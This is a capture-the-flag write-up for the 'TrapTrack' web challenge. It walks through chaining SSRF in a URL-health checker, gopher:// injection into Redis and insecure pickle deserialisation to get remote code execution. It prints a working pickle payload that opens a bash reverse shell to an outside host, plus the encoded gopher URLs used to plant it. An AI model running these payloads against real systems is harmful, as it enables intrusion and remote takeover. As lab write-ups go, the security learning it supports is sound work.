TrapTrack


Local Discovery

We have access to the sources (code + Dockerfiles) so, let's launch the container


```
┗[~/pentest_ctfs/ctf/cyber_apocalypse/web_traptrack] ⊳ ⊳ ⊳  sudo ./build-docker.sh
[+] Building 1.1s (18/18) FINISHED
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 1.11kB
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [internal] load metadata for docker.io/library/python:3.8.14-buster
 => [internal] load build context
 => => transferring context: 443.11kB
 => [ 1/13] FROM docker.io/library/python:3.8.14-buster@sha256:07777d5294d7085ff7e67d8567e308cb002284c7fe8d6f49bec62cc2f594b
 => CACHED [ 2/13] RUN apt-get update     && apt-get install -y supervisor gnupg sqlite3 libcurl4-openssl-dev python3-dev py
 => CACHED [ 3/13] RUN python -m pip install --upgrade pip
 => CACHED [ 4/13] COPY flag.txt /root/flag
 => CACHED [ 5/13] RUN mkdir -p /app
 => CACHED [ 6/13] WORKDIR /app
 => CACHED [ 7/13] COPY challenge .
 => CACHED [ 8/13] RUN chown -R www-data:www-data /app/flask_session
 => CACHED [ 9/13] RUN pip install -r /app/requirements.txt
 => CACHED [10/13] COPY config/supervisord.conf /etc/supervisord.conf
 => CACHED [11/13] COPY config/redis.conf /etc/redis/redis.conf
 => CACHED [12/13] COPY config/readflag.c /
 => CACHED [13/13] RUN gcc -o /readflag /readflag.c && chmod 4755 /readflag && rm /readflag.c
 => exporting to image
 => => exporting layers
 => => writing image sha256:56778422f9916703bf757f3024506525c8402b26438d89c81bdb0fddf07d21f2
 => => naming to docker.io/library/web_traptrack

Use 'docker scan' to run Snyk tests against images to find vulnerabilities and learn how to fix them
2023-03-21 21:56:47,301 INFO Set uid to user 0 succeeded
2023-03-21 21:56:47,302 INFO supervisord started with pid 1
2023-03-21 21:56:48,303 INFO spawned: 'flask' with pid 9
2023-03-21 21:56:48,304 INFO spawned: 'worker' with pid 10
2023-03-21 21:56:48,305 INFO spawned: 'redis' with pid 11
environ({'LANG': 'C.UTF-8', 'PYTHON_GET_PIP_URL': 'https://github.com/pypa/get-pip/raw/5eaac1050023df1f5c98b173b248c260023f2
084DEBE9B26995E310250568', 'PYTHON_VERSION': '3.8.14', 'SUPERVISOR_PROCESS_NAME': 'flask', 'PYTHON_PIP_VERSION': '22.0.4', '
: '1', 'PYTHON_GET_PIP_SHA256': '5aefe6ade911d997af080b315ebcb7f882212d070465df544e1175ac2be519b4', 'SUPERVISOR_ENABLED': '1
l/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'PYTHON_SETUPTOOLS_VERSION': '57.5.0', 'HOME': '/root', 'SUPERVISOR_GROUP_NAME': 'flas
 * Serving Flask app 'application.main'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:1337
 * Running on http://172.17.0.2:1337
Press CTRL+C to quit
2023-03-21 21:56:49,567 INFO success: flask entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
2023-03-21 21:56:49,567 INFO success: worker entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
```

We have access to a nice web site





credentials are in the config.py file



Web site view


After exploring the web site, we understand that we can add URL to a queue trough the website panel, these URL are going to be requested by a backend worker to check their healthiness.






Backend View

when posting to /tracks/add endpoint, url and name are added to a job queue which seems to be a redis server






Since we have access to the container, let's play around with redis-cli to check it.

those base64 stuff are corresponding to json data encapsulated in pickles objects.

Vulnerabilities

SSRF

Let's try SSRF in url to see if it works



Backend allow requesting local stuff, nice

By the way it is because of no sanitizing before calling pycurl fonctions

```python
import pycurl

def request(url):
    response = False
    try:
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.TIMEOUT, 5)
        c.setopt(c.VERBOSE, True)
        c.setopt(c.FOLLOWLOCATION, True)

        response = c.perform_rb().decode('utf-8', errors='ignore')
        c.close()
    finally:
        return response
```

Redis

Let’s try locally to send malicious data to redis server, we want to edit a hash field value for example, we’ll use gopher protocol since there is no Headers and other stuff polluting the payload.

```
root@42c2927cffcc:/app# redis-cli
127.0.0.1:6379> HGET jobs 101
"gASVawAAAAAAAAB9lCiMBmpvYl9pZJRLZYwJdHJhcF9uYW1llIwEdGVzdJSMCHRyYXBfdXJslIwSaHR0cDovL2V4YW1wbGUuY29
127.0.0.1:6379>
root@42c2927cffcc:/app# curl gopher://localhost:6379/_HSET%20jobs%20101%20toto
:0

^C
root@42c2927cffcc:/app# redis-cli
127.0.0.1:6379> HGET jobs 101
"toto"
127.0.0.1:6379>
```

remember here I am in my local “copy” of the chall container which is why have a shell on it, obviously is not accessible on the CTF one.

So we are sending:

```
curl gopher://localhost:6379/_HSET%20jobs%20101%20toto
```

And redis server will receive:

```
HSET jobs 101 toto
#meaning set for hash field of "jobs" with id 101 the value: toto
#obviously we can send whatever we want other than toto :)
```


Pickle

And the most important one is the Pickle RCE vulnerability c.f https://davidhamann.de/2020/04/05/exploiting-python-pickle/

And here is the vulnerable line in the code.

So we need to make this line read a payload containing a python class leading to an RCE as specified in the article above.

and data read is hash field value of the next redis job in queue.



Mixing all together

1. Let's recap, we want the background worker to read a malicious hash field value contained in a redis server.
2. If we managed to send a forged request to the redis server, we can tampered a hash field value.
3. Finally, we can use SSRF to request server that is only accessible locally.

We now have an obvious chaining attack scenario. Let's try it.

Building the payload

Just took the code from David Hamann article and modified the payload to have a reverse shell.

```
import pickle
import base64
import os


class RCE:
    def __reduce__(self):
        return os.system, ("bash -c 'bash -i >& /dev/tcp/vps.mrfey.fr/1234 0>&1'",)


if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

if we execute the script, we get this payload:

```
gASVTwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL3Zwcy5tcmZleS5mci8xMjM0IDA-JjEnlIWUUpQu
```

so let's replace the "toto" value we talked about earlier by this payload, we now have:

```
gopher://localhost:6379/_HSET%20jobs%20101%20gASVTwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL3Zwcy5tcmZleS
```

Then we can copy paste this payload to the form for adding tracks, and we should have a SSRF requesting the redis server BUT…

Thinking about the execution timeline

Yeah if we just edit a random job in the queue no RCE will come :/, we need to understand what happen when we had a track.

Adding a track call this part of the code:

```python
def create_job_queue(trapName, trapURL):
    job_id = get_job_id()

    data = {
        'job_id': int(job_id),
        'trap_name': trapName,
        'trap_url': trapURL,
        'completed': 0,
        'inprogress': 0,
        'health': 0
    }

    current_app.redis.hset(env('REDIS_JOBS'), job_id, base64.b64encode(pickle.dumps(data)))

    current_app.redis.rpush(env('REDIS_QUEUE'), job_id)

    return data
```

Then the work pop next element of the queue, request the URL (leading to the SSRF) and then change the status of the job and so on.

```python
def run_worker():
    job = get_work_item()
    if not job:
        return

    incr_field(job, 'inprogress')

    trapURL = job['trap_url']

    response = request(trapURL)

    set_field(job, 'health', 1 if response else 0)

    incr_field(job, 'completed')
    decr_field(job, 'inprogress')
```

So if we want the value of "data" being already tampered when pickle loads it, we will need to make two request (as fast as the first job is not executed until the second one is not in the queue), the first one will tamper the value of the second one and the second one will lead to RCE.

So be carefull with the id in the payload if the current id is 100, we will need to tamper the job with the id 102

notice the id has changed

```
gopher://localhost:6379/_HSET%20jobs%20102%20gASVTwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL3Zwcy5tcmZleS
```


Let's try it

Shell baby

Let's exloit it remotely now


netcat listening

Sending both payload really fast



yeah I know both payloads are named payload1 but I was in a hurry

And….



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ng-traptrack-bbps6-78976fcb48-xx7qs:/app$ cd /
cd /
www-data@ng-traptrack-bbps6-78976fcb48-xx7qs:/$ ls
ls
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
www-data@ng-traptrack-bbps6-78976fcb48-xx7qs:/$ ./readflag && echo ""
./readflag && echo ""
HTB{tr4p_qu3u3d_t0_rc3!}
www-data@ng-traptrack-bbps6-78976fcb48-xx7qs:/$
```

Nice challenge !